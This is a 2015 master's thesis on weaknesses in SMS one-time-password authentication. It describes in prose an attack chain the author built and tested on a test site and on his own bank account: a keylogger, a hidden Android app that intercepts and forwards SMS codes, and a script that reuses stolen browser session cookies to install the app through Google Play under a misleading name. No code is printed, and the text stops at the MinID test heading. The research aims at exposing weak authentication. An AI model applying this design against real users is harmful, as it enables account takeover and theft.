SMS One-Time Passwords

Security in Two-Factor Authentication

Jan-Erik Lothe Eide

<janerik.eide@gmail.com>

Thesis for the degree Master of Science

Department of Informatics

University of Bergen

May 2015

Acknowledgment

First of all I would like to thank my supervisor Håvard Raddum for all the help and guidance throughout the work on this thesis. Especially for all the great feedback during countless revisions. I would like to thank Håvard Espeland at Simula, for bringing attention to the idea of infecting mobile phones through Google Play. I also would like to thank all of my fellow students at Selmersenteret, for nice and insightful conversations, great feedback and long pleasant coffee breaks.

A special thanks to Stian Fauksanger for all the help you have given me when I have been stuck. I also want to thank Raymond Aarseth for the help and insight you have given me, and especially for the python script for automated browsers you cooked up.

Finally I would like to thank my family, and especially my beloved girlfriend, Helene. For all the support and trust you have given me during this long and trying year.

Jan-Erik Eide

Abstract

In the past decade, the low price and ease of generating and sending large amounts of SMS have made it possible for many online services to create strong and affordable authentication systems. With the growth of smartphones on the market, authentication systems that use mobile phones have lost some of their security. These systems rely on mobile phones being independent, separated from personal computers.

This thesis investigates weaknesses in authentication systems that sends vital information to mobile phones via SMS. We will show that services that rely on this type of authentication are vulnerable to attack.

The intended audience for this thesis are computer scientists, professional and amateur software developers, but anyone with basic IT knowledge is encouraged to keep reading.

Contents

Chapter 1

Introduction

Have you ever received an SMS with a one-time code when you logged on to a service online? Do you know why? The SMS is sent to help the service authenticate you, it's a second layer of security for both you and the service. This is in place to prevent someone who has obtained your user credentials (typically a user-name and password), from getting access to your account. The log-in with username,static password and a one-time password is an authentication procedure called two-factor authentication scheme, where something you know (password) and something you have (a mobile phone) are the two different factors. This method of authentication worked very well when the mobile phones were only capable of calling, sending and receiving text-messages. They used to be separate from personal computers (PCs), making them an independent channel to send one-time passwords to the users. These days mobile phones are small computers themselves and for each day that passes they become more and more interconnected to personal computers. Just think about your own mobile phone, in how many ways is it connected to your laptop or your tablet? Local area networks, cross-platform applications like Spotify, Dropbox, Google-play, Facebook, Twitter etc. They all connect phones to PCs and vice versa. Is the mobile phone still suitable as a physical token in two-factor authentication schemes?

1.1 Problem Formulation

The main goal of this thesis is to study how Google Play can be used to further enhance attacks designed to undermine the security of two-factor authentication schemes that utilize One-Time Passwords sent via SMS.

The Norwegian E-voting System during the election trials of 2013 generated and sent return codes via SMS. One of the four authentication options during these trials also offered One-Time passwords sent via SMS. We will investigate possible vulnerabilities regarding the use of SMS as a channel for sensitive information, and whether these vulnerabilities could have been exploited during the election trials of 2013.

1.2 Ethical and Legal Considerations

We decided to test the security of two-factor authentication via SMS by creating a prototype capable of obtaining user-credentials, typically a username and a password, and intercepting SMSes containing one-time passwords. This prototype includes a key-logger, a script that installs an application on a user's phone via Google Play, an application that can intercept SMS from any address (phone number) and a server that receives information from both key-logger and application. We also constructed a website to test the prototype in order to control every aspect of the tests, before testing the prototype on existing services that offer two-factor authentication via SMS.

The application and the key-logger are both capable of stealing personal information. The key-logger records all keystrokes by saving them in a text-file and sending that text-file via e-mail. The main purpose of this key-logger is to obtain usernames and passwords, which in itself is an illegal activity. It will however also obtain any e-mail, diary, document, online search, URL and any other phrase or key-combination a user may type while the key-logger is recording.

The application we have created is capable of intercepting any SMS, from any address, at any time. The application can be instructed to only listen to incoming SMS, meaning it will forward SMSes, but not block them from appearing to the user of the mobile phone. This application can therefore be used to monitor all personal messages a user receives via SMS.

Due to the nature of this prototype and its capabilities, we have taken several steps to make

sure that it can not be used to perform any illegal actions in its current state. The key-logger needs to be manually installed on the computer and started by the user before it can record any keystrokes. For the application on the mobile phone, all instructions for intercepting and listening on SMS are turned off by default and can only be turned on by an admin address, which is hard-coded. We will go into more detail about the application and its legal considerations when we discuss Google Play in Chapter 3.3.1.

1.3 Related Work

Dmitrienko et al. [1] describes several different attacks that can be performed against two-factor authentication schemes that send One-Time Passwords via SMS. These attacks range from man-in-the browser attack, session-hijacking and deactivating two-factor authentication, to cross-platform infection attacks through LAN/WLAN networks and tethering sessions.

Mulliner et al. [2] suggest different approaches to make SMS a more secure channel for sending OTPs. One of their solutions is to add end-to-end encryption by sending OTPs encrypted by public keys which can only be decrypted by an application on the user's phone. This requires some key distribution system. Another solution they suggest is to use dedicated SMS OTP channels, either by SMS ports or message filters.

During an evaluation of the Norwegian E-voting System, Koenig et al. [3] reports that SMS is not a secure channel to send verification codes. They explain attack scenarios, involving the security of the SMS channel, and how fake base stations can be used to intercept, block and fabricate SMSes.

1.4 Structure of the Report

This thesis is split into six chapters. Chapter 2 gives an introduction to what authentication is, the different factors of authentication and the difference between single and two-factor authentication systems.

In Chapter 3 we show in detail how we constructed a prototype capable of obtaining log-in credentials and intercepting a password sent via SMS. At the end of this chapter we show the

results of testing this prototype in a closed and controlled setting.

In Chapter 4 we report our results when testing our prototype on real-world systems using two-factor authentication via SMS.

Chapter 5 gives an introduction to voting systems and voting over the Internet (E-voting). We give a short description of the Norwegian E-voting System (NES) and show our results from trying to build our own version of the NES system. An attack on the NES is explained at the end of this chapter, where we evaluate the security of the NES during the election trials of 2013.

Chapter 6 presents a short summary, and concludes the thesis. We give some suggestions for further work regarding two-factor authentication via SMS, and how our attack could be improved.

Chapter 2

Authentication

Authentication is in its simplest sense a process for one entity to prove a claim to another entity. Very often the claim is "I am the person owning *this* identity". When you meet someone you don't know, a normal procedure is to shake hands and introduce yourself. If that person has sensitive information to give you and does not trust you on your word he might ask for identification. This is a simple yet effective authentication system. Anyone who has picked up a package at the post-office or bought alcohol in recent years have participated in such a procedure. The post-office makes sure that you are who you say are before they hand over the package, the store selling you alcohol makes sure that you are above the age restriction before they let you buy anything. They are both authenticating you before they let you use their service.

2.1 Three Factors of Authentication

There are three factors of authentication. These are usually referred to as something you *know*, something you *have* and something you *are* [4]. The first one, something you *know*, is usually a password and something you *have*, often denoted as a token, can be an ID card. Something you *are* is usually referred to as biometrics, using a part of your body, either physiologically or behaviourally, to authenticate you, like iris-scan or fingerprints [4]. Look at table 2.1 below for a better overview on the different factors of authentication.

Table 2.1: Factors of Authentication

Factors	Examples
Something you *know*	Passwords, PIN, phone-number, mom's middle name, etc
Something you *have*	Driver's license, smart-cards, smart-phone, OTP-generator
Something you *are*	Fingerprints, Facial image, Iris, signature patterns

The third factor, something you *are*, has the potential of creating very strong authenticating systems, but are rarely used. Fingerprints and iris-scans are personal information and can not be changed by the owner. Concerns about how such information is stored, along with the problem of putting a finger- or iris-scanner on every computer, makes this an infeasible method of authentication for most services [5]. We will therefore only focus on the first two factors of authentication in this thesis.

2.2 Authentication on computers

Computers need, just as humans, a way to authenticate one and another before gaining access to certain services. This is true for both automated computers interacting with other computers and computers that are controlled manually by people. How the computers themselves authenticate each other are controlled by different protocols, often involving Public Key Infrastructure (PKL), but they are not relevant for this thesis. We will focus on the case where a person uses a computer to access a service run on another computer. This person is called the end user of the service, we will refer to this as *a user* for the remainder of this thesis. The computer running the service needs a way to make sure that the computer asking for access is in fact controlled by someone who is allowed access. In other words, *the user* must be authenticated.

We can divide types of services that require authentication into two categories. Accounts on services that are bound to specific persons, identified by a social security number. Examples of such services are online banks and governmental services like laanekassen.no and altinn.no. The other category is accounts bound to online identities, like e-mail or usernames. Example of such services are Gmail, Facebook and Twitter.

2.3 Single-factor authentication

The problem of authenticating a user is often solved by using a log-in procedure where the user enters a username and password to gain access to the service. This is called a single-factor authentication scheme, where the password is used as a "something you *know*"-factor. Almost every service that is accessible over the internet uses this method of authentication, mainly for access to personal accounts on said services.

2.3.1 Password trends

A password is a secret set of characters. These characters can be letters in the alphabet, numbers as well as other characters like apostrophe or a dollar sign. For a password to be strong it should be random. Most web-pages recommend using a combination of numbers and both upper- and lower-case letters.

The rate of how quickly an attacker can crack passwords is steadily increasing alongside the growth in computational power. The *dictionary* attack is a powerful method used in order to crack passwords. It is a technique that can be used to crack passwords by trying a large amount of likely possibilities, often including common words, terms or names in different languages. The reason why it is so useful is because most people need a way to remember their passwords.

For extra strength, passwords should therefore be completely random and insensible, that is, they should not include words in any language, or other predictable combinations of characters, in order to avoid *dictionary* attacks. A possible side-effect of this requirement is that it can make it harder for the user to remember the password.

A different approach from bruteforcing the password by trying different possible character combinations, is to steal them directly from the user. A key-logger, a program that logs keyboard events and sends them to an attacker, and phishing attacks, an attacker masquerading as a trustworthy entity in order to acquire sensitive information from a user [6], are examples of methods used to obtain passwords directly from the user.

Any password should only be used for one specific service at a time. This prevents an attacker access to several services with a single successful phishing or key-logger attack, where a password is obtained. Unfortunately the majority of people who use online services reuse pass-

words on many different websites. Most humans are not built for remembering several long and complex passwords. A compromise is often made where a user chooses one or a few strong password(s), often with some small differences between them, for all online services [7].

Using only passwords to authenticate a user becomes problematic. The increasing strength of password-cracking techniques, coupled with the reuse of passwords on different services, and phishing and key-logger attacks, makes single-factor authentication schemes too weak for many services. The fear of password-cracking may result in fewer, but stronger passwords. However, strength of the password is irrelevant for phishing and key-logger attacks.

2.4 Two-factor authentication

Using only one of the *know* and *have* factors of authentication leads to rather weak authentication systems. Usernames and passwords can be compromised, by password-cracking techniques or leakage from services with unencrypted passwords stored in their databases. Mobile phones and other physical tokens can be stolen. This is where two-factor authentication (2FA) schemes comes into play.

Authentication becomes much stronger by using a combination of both *know* and *have* factors. Take for instance payment in a store by credit card. A user presents a credit card, which links the user to a bank account. He then enters a secret four digit Personal Identification Number (PIN). If the PIN is correct, the payment is charged to the user's bank account. This is a 2FA scheme where the credit card is the *have* factor and the PIN is the *know* factor. For an attacker to gain access to another user's bank account, for withdrawal or payments, he needs to obtain both the credit card and the user's PIN. He might be able to obtain the PIN by clever spying methods, like spy cams in ATMs or observing the PIN entered in stores. He also might be able to steal the credit card without the user noticing, at least for a while. But obtaining both credit card and PIN without the user's knowledge is much more difficult, hence the authentication is stronger when the two factors are used together.

2.4.1 One-Time Passwords

The use of tokens in the physical world is easily solved by ID cards, credit cards or the like. It's a little different in the digital world. Proving that you have a physical token to a remote entity, without the chance of some other entity stealing that proof or signal can be difficult.

A good solution to this problem is to use a key that changes with every use, called a One-Time Password (OTP). Both sides of the authentication process, the user and the authentication entity, needs some way to agree on which OTP to use next. This can for instance be solved by pre-created sets of OTPs stored in databases at the authentication entity and printed on cards which are distributed via traditional mail (see Figure 2.1). Another method is to use algorithms on both sides that creates the same OTPs. These algorithms can be used with hardware tokens (see Figure 2.2) or software on smartphones. All these methods requires a long-term secret transferred to the user via some secure channel, e.g. hardware token sent via traditional mail.

Another method of distributing OTPs is to generate them at server side and distributing them via Short Message Serivce (SMS). It is simple to set up and there is no need to transfer long-term secrets to a large amount of users, since this is already done by the SIM provider.

Figure 2.1: Example of a card with 50 OTPs used in two-factor authentication

Figure 2.2: Example of hardware token used in two-factor authentication

2.4.2 Two-factor authentication with OTP via SMS

There are some advantages by sending OTPs via SMS that has lead to its adoption by several online services. First of all it's cheaper to send an SMS than to distribute physical tokens, like hardware tokens and codecards. It's easy to implement two-factor authentication to your online service and link it, with existing Application Programming Interface (API), to a bulk SMS provider. A bulk SMS provider can send a huge amount of SMS at very low cost, making it an ideal way to distribute OTPs to a large number of users.

Another great advantage by sending OTPs via SMS is user-friendliness, it doesn't require much from the user. The user needs his phone when he wants to log in to the service, but he doesn't need to worry about additional physical tokens, nor does he need to install any software on his phone.

There are however some major drawbacks of distributing OTPs via SMS. SMS is sent through the Global Service for Mobile communications (GSM) network, which is completely vulnerable to several known attacks [8], making the network an insecure channel. Using an insecure channel to distribute such sensitive information as OTPs is not what's consider good practice, from a security point of view. Furthermore the smart-phones most users have today are not separate, independent devices from personal computers. There exists malware on computers that is capable of infecting phones, and vice versa. A large amount of trojans has been discovered, designed to steal or intercept SMS, specifically SMS'es containing OTPs [2].

We will demonstrate, by creating and testing a prototype, how easy it is to get access to a user's account on a service using two-factor authentication with OTP via SMS.


Though it is possible to gain access to systems that use two-factor authentication with SMS, it is still more secure than regular one-factor authentication. Only one part, the keylogger, of the attack explained in Chapter 3 is required in order to gain access to accounts protected with a password only. It takes more effort for an attacker to gain access to accounts protected by two-factor authentication with SMS. As we will see, however, systems with sensitive information like online banks, government run services and especially e-voting systems should use authentication methods that are more secure than two-factor authentication with OTPs via SMS.

Chapter 3

Attack Model

In this chapter we will look at how we implemented our attack. The attack consists of several different components and this chapter is therefore split into seven sections. In the first section we explain the idea of the attack and how it works. The next four sections explains how each component was implemented and what part it plays in the attack. We originally wanted to implement this attack on the Norwegian E-vote System, our work in that direction is covered in Chapter 5.

The goal of the attack is to obtain a user's log-in credentials and one-time password in order to gain access to this user's account. The attack focuses on authentication schemes that use SMS to send one-time codes to its users. In order to obtain both username, password and the one-time code, we need to infect both the user's computer and the user's mobile phone with software that gathers this information and sends it to a location we control. To perform this attack we need the following: A key-logger that steals the username and static password, an application on the user's phone that intercepts certain SMS'es and forwards them, a method for installing this application on the user's phone and finally a server where the attacker stores stolen credentials



Model.png

Figure 3.1: Attack model

Figure 3.1 shows the general idea of the attack. A master-script on a user's computer installs a key-logger on that computer which sends key-logs to the Attacker's server. The master-script also starts a script that opens the default browser, navigates to Google play and automatically installs an application on a user's phone that can intercept SMS'es. Together the key-logger and the SMS-application obtains the necessary information to gain access to a user's account on a website that uses two-factor authentication with SMS.

Note that we assume that the scripts can be hidden in a trojan and distributed through some channel, to infect other computers. We will not investigate how this is done, we will instead focus on how the attack works.

3.1 Key-logger

A key-logger is a script that records the keys pressed on a keyboard. We created a python script that, when activated, creates a log-file with current date and time and starts saving all keyboard events into this file. When the computer has been idle for a set amount of time, the key-logger sends the log-file via email to an email-address we control. The key-logger then sleeps until the computer is in use again and repeats the process. This is a very simplified key-logger that does

not filter anything. We could have created or bought a more advanced key-logger since we are only after username and passwords from a specific site, but due to this being only a proof of concept, we decided to go for a simpler one. The key-logger requires some manual work for the attacker, as the attacker has to search through the log-files for potential user-names and passwords. For our purposes this is sufficient.

3.2 Android Application

To be able to get one-time passwords from a user's phone without him/her knowing we need to make sure that the user does not receive the SMS with the one-time password. This can be done by an application that can read, write and most importantly, block certain SMS'es before they appear in the user's messaging application, and then forward them to a desired destination. In order to do this on Android the application needs higher priority on receiving SMS'es than the phone's built-in messaging application. This is possible to do on Andriod 4.3 and older. Android 4.4, also known as KitKat, was released in the end of October, 2013. Kitkat introduced a change to how SMS'es are processed, letting only one application have access to SMS at a time, and the user has to change this manually [9]. Our application therefore only works on Android 4.3 and earlier versions.

An overview of the market share for the four most popular smartphone operating systems is shown in Figure 3.2. According to the International Data Corporation (IDC) Worldwide Quarterly Mobile Phone Tracker, the Android operating system has held over 70% of the market since the beginning of 2013. Growing from 78.7% in 2013 to a market share of 81.5% in 2014 [10]. Having such a large share of the market makes it an ideal and attractive platform for malicious code writers.




Figure 3.2: Smartphone OS Market Share, Q4 2014 according to IDC [11]

An analysis of Android OS adoption shows that 68.10% of android users were using Android 4.1-4.3, also called Jelly Bean, at the end of 2013. A recent reading, taken 30th of April, 2015 shows that the use of Jelly Bean has sunk to 28.5% [12]

We created a class called SmsReceiver that extends BroadcastReceiver, a class that can receive information sent by other applications [13]. This class can listen for incoming SMS and when an SMS from a certain number, called intercept-address, is received it stops the SMS from being broadcast to other applications running BroadcastReceivers. By setting the priority for the SmsReceiver higher than the phones built-in messaging application we can filter SMS'es that we do not want the user to receive. The application then sends the intercepted SMS to a server we control, or forwards the SMS to a phone-number we control.

We also built in an administrator control so it is possible to send commands to the user's phone without him/her knowing. These commands include changing which number the application should intercept messages from, turning intercepting on and off and retrieving status. The status includes intercept-address, send-address and whether intercepting is on or off.

3.3 Google Play

With a key-logger and an application we are nearly there. The only thing remaining is a method for installing the application on the user's phone. Our goal is to do this through the user's computer. We chose to do this using Google Play to link a computer with a mobile phone. There are other ways of accomplishing this, like infecting the phone through USB (Universal Serial Bus) or through local area network [1]. However, we could not find any published work on using Google Play as a channel for infecting a mobile phone, so we chose Google Play as attack vector.

Google Play is Android's official application store. It is an application that is installed on most android phones as well as a website accessible through any web-browser. Google Play is used to control all applications installed from a Google account, across all devices tied to this account. It is for instance possible to install an application on one device from the web-browser on another device, such as a computer.

3.3.1 Risk of adding potential malware in Google Play

Before we started the process of uploading our application in Google Play we carefully read through the Google Developer Guidelines. At first glance, the application we have created is at odds with two of the points in the Guidelines, under the Dangerous Products category. Applications that collect information without the user's knowledge, and applications that include malicious scripts and/or password phishing scams are prohibited on Google Play [14]. The application we have created intercepts SMS'es that contains passwords, without the user's knowledge, which breaks both the information collecting condition and the malicious script condition. How can we upload such an application without risking retribution from Google Play?

We have evaluated the ethical sides to uploading the application to Google Play. The following precautions have been done to prevent harm: The intercept address and admin control address are both hardcoded into the application. The intercept and admin control address are both set to phone-numbers controlled by the author. The only way to change the intercept address is through the admin control, and there is no option to change the admin control address. Intercepting is set off by default, and is only possible to turn on through the admin control. We have intentionally removed the notification system, that alerts the attacker, by sending the

phonenumber, when a successful installation of the application has been performed on some mobile device.

So, the application is not able to do anything without manual control, making it harmless and useless for any person who might download the application. For further safety, we added a warning in the application description, explaining what the application is created for, and that it does not work outside it's intended testing area. As an extra precaution we removed the application from the Google Play store after we were done performing the proof-of-concept attacks explained later.

3.3.2 Python and Selenium

We created a Python script that uses a plug-in called Selenium, which is an automated browser. The script waits in the background until the computer has been idle for a set amount of time. It then opens a browser, obtains the user's session-cookies from his main browser, and goes straight to Google Play. Since the user's browser-cookies are used we can access his/hers Google Play-account without the need for a user-name and password. The script points to the attacker's application on Google Play, downloads and installs that application on the user's newest added device, then closes the web-browser and the script exits. We assume the newest added device is the user's current phone, if not, the script can be modified to find the user's phone among the devices. The browser is open in approximately 30 seconds, and the user is most likely unaware of this, since the computer has been idle for a period of time before the script starts.

This could have been done invisible, but because this is a proof of concept it it enough for us. In a possible real version of this attack the only indication the user would be able to observe is a notification on the user's phone, indicating that an application has been installed.

During our testing we came across an interesting feature of the Android operating system. All applications are in a stopped state after installation. This stopped state is controlled by the system's package manager, in order to control launch from background processes and other applications [15]. The only way to remove this "stop-flag" is for the user to manually start the application.

The stop-state is a security measure set in place since Android 3.1. All downloads and installations happens in the background on the Android operating system. To prevent "malware"

from being automatically downloaded, installed and started, all applications must be started manually by the user the first time. This gives the user more control over what actually runs on his/her phone. To circumvent this security measure we need to trick the user into clicking on the application. By calling this application something like system update, smart update, Dropbox helper or hide it within an interesting application, we should be able to trick a significant portion of the attacked users to click on it to check what it is.

The application, on first time start-up, sends a signal to the attacker's server to let the attacker know that this particular phone is ready to intercept messages. Hence the attacker will know that a particular user's phone is ready to be used in an attack. Now he needs to find the username and password connected to this phone.

3.4 Connecting the dots (Connecting a phone to a key-log)

Running the attack on a single user is a very straightforward procedure. The key-logs are from a single source and the attacker receives a notification when the phone is ready. Finding the username and password from the key-logs is simple, and once they are found you know for certain that they are connected to the phone.

In a large scale attack, however, this becomes more complicated. The attacker receives information from computers and phones from separate sources, without anything to link a key-log to a mobile phone. There are several ways to fix this issue, for instance sending IP-address (Internet Protocol address) or e-mail addresses along with the key-logs and application messages. This method makes the application more complicated, it requires more access to the phone and thus makes the application more visible. The application should be hidden away as much as possible, making this solution unideal.

There is a way to solve this problem from the attacker's side without changing neither the key-logger nor the application. The application on the phone is able to intercept messages, this means that it can stop the message from arriving to the user and forward the message to the attacker. This indicates that it can also "listen" to messages. While intercepting is turned off all messages from the "intercept-address" pass through to the user, but they are still forwarded to the attacker. The attacker now have timestamps when a user received a one-time code. The

key-logs are, as mentioned earlier, saved with date and time. By comparing the timestamps between when a user logged on and when he received a one-time code, the attacker can make a reasonable guess at which username is connected to which phone.

The attacker can then run a test by turning on intercepting, if he receives a one-time code he is correct, if he doesn't then some user would've received a one-time code. Not only can this be used to combine usernames to phones, the attacker can also use this to find out which users are ready to be attacked, where both username, password and phone are compromised.

3.5 Master Script

We made a script called master that activates the two main scripts we have created, the key-logger and the Google Play-script. The script starts the Google Play-script first. The user's main web-browser starts up and is directed to the attaacker's application in the Google Play store. The application is set to be downloaded and installed on the user's phone the next time it is on the internet. When the application is installed the user has to manually start it. The first time the application is started, it sends a ready message to the attacker's server. After installing the application the script closes the web-browser and starts the key-logger. The key-logger runs continuously, capturing each keystroke from the user and saves them in a textfile with date and time. The current log is sent via e-mail to the attacker after the computer has been idle for one minute, and a new log is created when the computer is used again.

3.6 Test Website

Our attack is ready to be tested, with a key-logger to steal usernames and passwords and an application that intercepts one-time passwords. We have created a server to have a controlled environment for testing that the attack actually works. We decided to create our own website with a two-factor authentication scheme with OTPs via SMS for two reasons. First because with our own testing "facility" we could control every aspect of the test. Secondly because with our own system we could try as many times as we like. We did not want to break any laws or raise suspicion by testing our attack repeatedly on existing systems that uses such authentication

schemes, like Google, Dropbox, Twitter or certain online banks.

3.6.1 Html and PHP

We set up a website on an Apache2 webserver with a mysql database. We created several pages with HTML (HyperText Markup Language) and PHP (Hypertext Preprocessor) for log-in, registration, communication with the database and an SMS-gateway in order to send OTPs to a user who is trying to log in.

3.6.2 Sms-gateway

We need an SMS service provider in order to send the OTPs from the website. We created an account with Clickatell, a bulk SMS provider. Clickatell has several APIs that can easily be modified and added to a website to automatically send SMS'es.

3.6.3 Log-in and Registration

We created three pages for testing the attack on SMS-authentication. The first is a simple registration form to create a new user, with a user-name, password and most importantly a phone-number. It is important to choose a correct phone-number, one will not be able to log in without receiving a OTP. The next page is the log-in form. A user enters his user-name and password and clicks the log-in button. The form calls a php-script that checks, by communicating with the database, that the user-name and password is correct. If it's correct, it retrieves the user's phone-number, generates a random four digit password and sends this password to the SMS-gateway URL (uniform resource locator) at Clickatell.

By directing the PHP-script to an URL to clickatell with a username, password and an api-id we can easily send a SMS with the generated password to the phone-number we collected from our database. Once the SMS is sent, the PHP-script directs the browser to a HTML page where the user is asked to enter the authentication code (OTP).

The page requesting authentication code is only accessible to a user who entered correct user-name and password. This is enforced by saving user-name and the generated authentication code in session-variables, these variables are accessible to all PHP-scripts running in the

same session. When a user enters the correct authentication code the browser is redirected to a welcome page indicating that the user is successfully authenticated.

3.7 Testing The attack

The different parts of the attack are finished and we now have a website to test on, we are ready to run a simulation. To run the test we need the following: A Windows 7 computer with python and selenium installed, a Google-account stored in the cookies on the default browser and an Android 4.3 or older smart-phone configured with the same Google-account as in the web-browser of the computer. The Wifi on the Android phone is turned off before we start the set up process.

3.7.1 Set up

We put the scripts in a folder on the computer running Windows 7 and manually start the master script. The script launches the Google-script that opens a web-browser and navigates to Google Play, to the location of our application. The script sets the application in a queue for download and install on our android phone, closes the web-browser and starts the key-logger. We now navigate to our website and register a user, including a username and password, which is saved in the log file along with all other keystrokes. The log file is sent via email to the e-mail address we have set up. The attacker now has the first part of the information needed to gain access to the user's account. We turn on Wifi on the Android phone and the application gets downloaded and installed automatically on the Android phone. We start the application and close it. Without this step, the application will be flagged as not on and our broadcast-receiver will not be able to intercept any messages. A signal from the phone is sent to the attacker's server indicating that the phone is ready to intercept messages.

3.7.2 Getting access to the user's account

The attacker sends a command to the phone to turn on intercepting, starts up a web-browser and navigates to our website. Everything is now set up and the attacker is ready to access the user's account. He enters the username and password, which is found in the key-logs sent via

email, and clicks the log in button. The application on the user's phone intercepts the incoming SMS and forwards it to the attackers server, the attacker enters the intercepted OTP and now has full access to the user's account. The attack works as intended on the test server we set up.

Chapter 4

Proof of Concept on Real-World Systems

We have tested our attack on our website and confirmed that it worked. We managed to intercept incoming messages from the Clickatell-account we set up on the two-factor authentication scheme we created. This attack should, since we are able to intercept messages from any address, work on any system using two-factor authentication via SMS. In order to prove this we decided to try the attack on two systems in Norway that uses this authentication scheme. We have tested our attack on The Norwegian internet-bank, Skandiabanken, and MinID, the log-in mechanism used in many Norwegian public sector sites, like Miside, Lånekassen and Altinn.

The author's own accounts on both Skandiabanken and MinID were used in the test. Two separate computers were used, but only the author had access to the log-in credentials, intercepted SMS and the accounts, making sure that no illegal actions were performed. All data related to the account, including social security number, static passwords and One-Time Passwords, were deleted after the attack.

4.1 Skandiabanken

Skandiabanken is the first pure internet-bank in Norway. It opened in April 2000, and is a Norwegian branch of the Swedish Skandiabanken AB. It is a part of the Skandia corporation, one of the biggest, independent bank and insurance-corporations in Northern Europe [16].

The log-in procedures on internet banking has gone through several changes since they first appeared. Many banks, in the beginning of internet-banking, only used four-digit Personal

Identification Numbers (PINs) as secret passwords, which is extremely easy to bruteforce. As a security measure, only 3 attempts were allowed, before an account was locked and one had to contact the bank in order to open it again. Two bruteforce attacks were popular, one where the attacker tried twice per account, with a 1/5000 chance of success. Another attack where the attacker tried three times, with a 1/3333 chance for success as well as a bonus Denial of Service (DOS) attack was performed, since the accounts were closed.

Today Skandiabanken offers several different authentication options. BankID on mobile phone, BankID, One-Time Passwords from a card with passwords and One-Time Passwords sent via SMS. Skandiabanken is the only bank in Norway that offers One-Time Passwords via SMS.

We have been in contact with Skandiabanken, and they told us that they are aware of the security issues related to the use of One-Time Passwords via SMS. We were told that they are working on phasing out the SMS service by offering better alternatives, but too many users are still using the service as of today.

4.1.1 Attack tested in Practice

We installed Android 4.3 on the author's phone and downloaded the master script on a computer running windows 7. We started the master script and the selenium browser started up, navigated to Google Play and installed the application on the android 4.3 phone.

The user activates the newly downloaded application on the android phone by running it once, and then exits the applciation. The keylogger starts up on the computer and the user proceeds to skandiabanken.no. The user enters his log-in credentials submits them and receives an SMS with a OTP, which is forwarded to the attacker's server. The user enters the OTP and gain access to the account on Skandiabanken, the user then logs out of Skandiabanken.

The attacker receives log-in credentials via the key-log sent by e-mail. A ready signal sent from the application has also been received on the attacker's server. The attacker sends a code to the user's phone to turn on intercepting and navigates to skandiabanken.no. The attacker enters the log-in credentials from the key-log and chooses One-Time Password via SMS as log-in method. The application blocks the SMS sent to the user's phone, and forwards it to the attacker's server. The attacker enters this SMS and is now able to gain access to the account. The attack is successful in gaining access to the user's account on skandiabanken.no.

4.2 MinID

MinID is a log-in mechanism operated by Difi ,the Agency for Public Management and eGovernment in Norway. It is one of the four authentication options for public services in Norway, run through ID-porten. The other three options are BankID, Buypass ID and Commfides. MinID gives access to services of next to highest security level and offers the user the choice of using OTPs sent via SMS or a PIN-code letter sent via traditional mail. The remaining three options are denoted as highest secuirty level authentication systems. BankID uses a combination of social security number, a password and a code-card or hardware token. Buypass ID uses smartcards with activated e-ID from buypass, a smartcard reader and a PIN-code. Commfides is an authentication system requiring a USB-stick from Commfides and a PIN-code [17].

The four options are usually available for all governmental run services, like laanekassen.no, MinSide.no and Altinn.no. According to Difi, over 3 million citizens of Norway are currently using ID-porten. Over 300 public agencies are offering over 400 different services through ID-porten as of today [17].

4.2.1 Attack tested in Practice

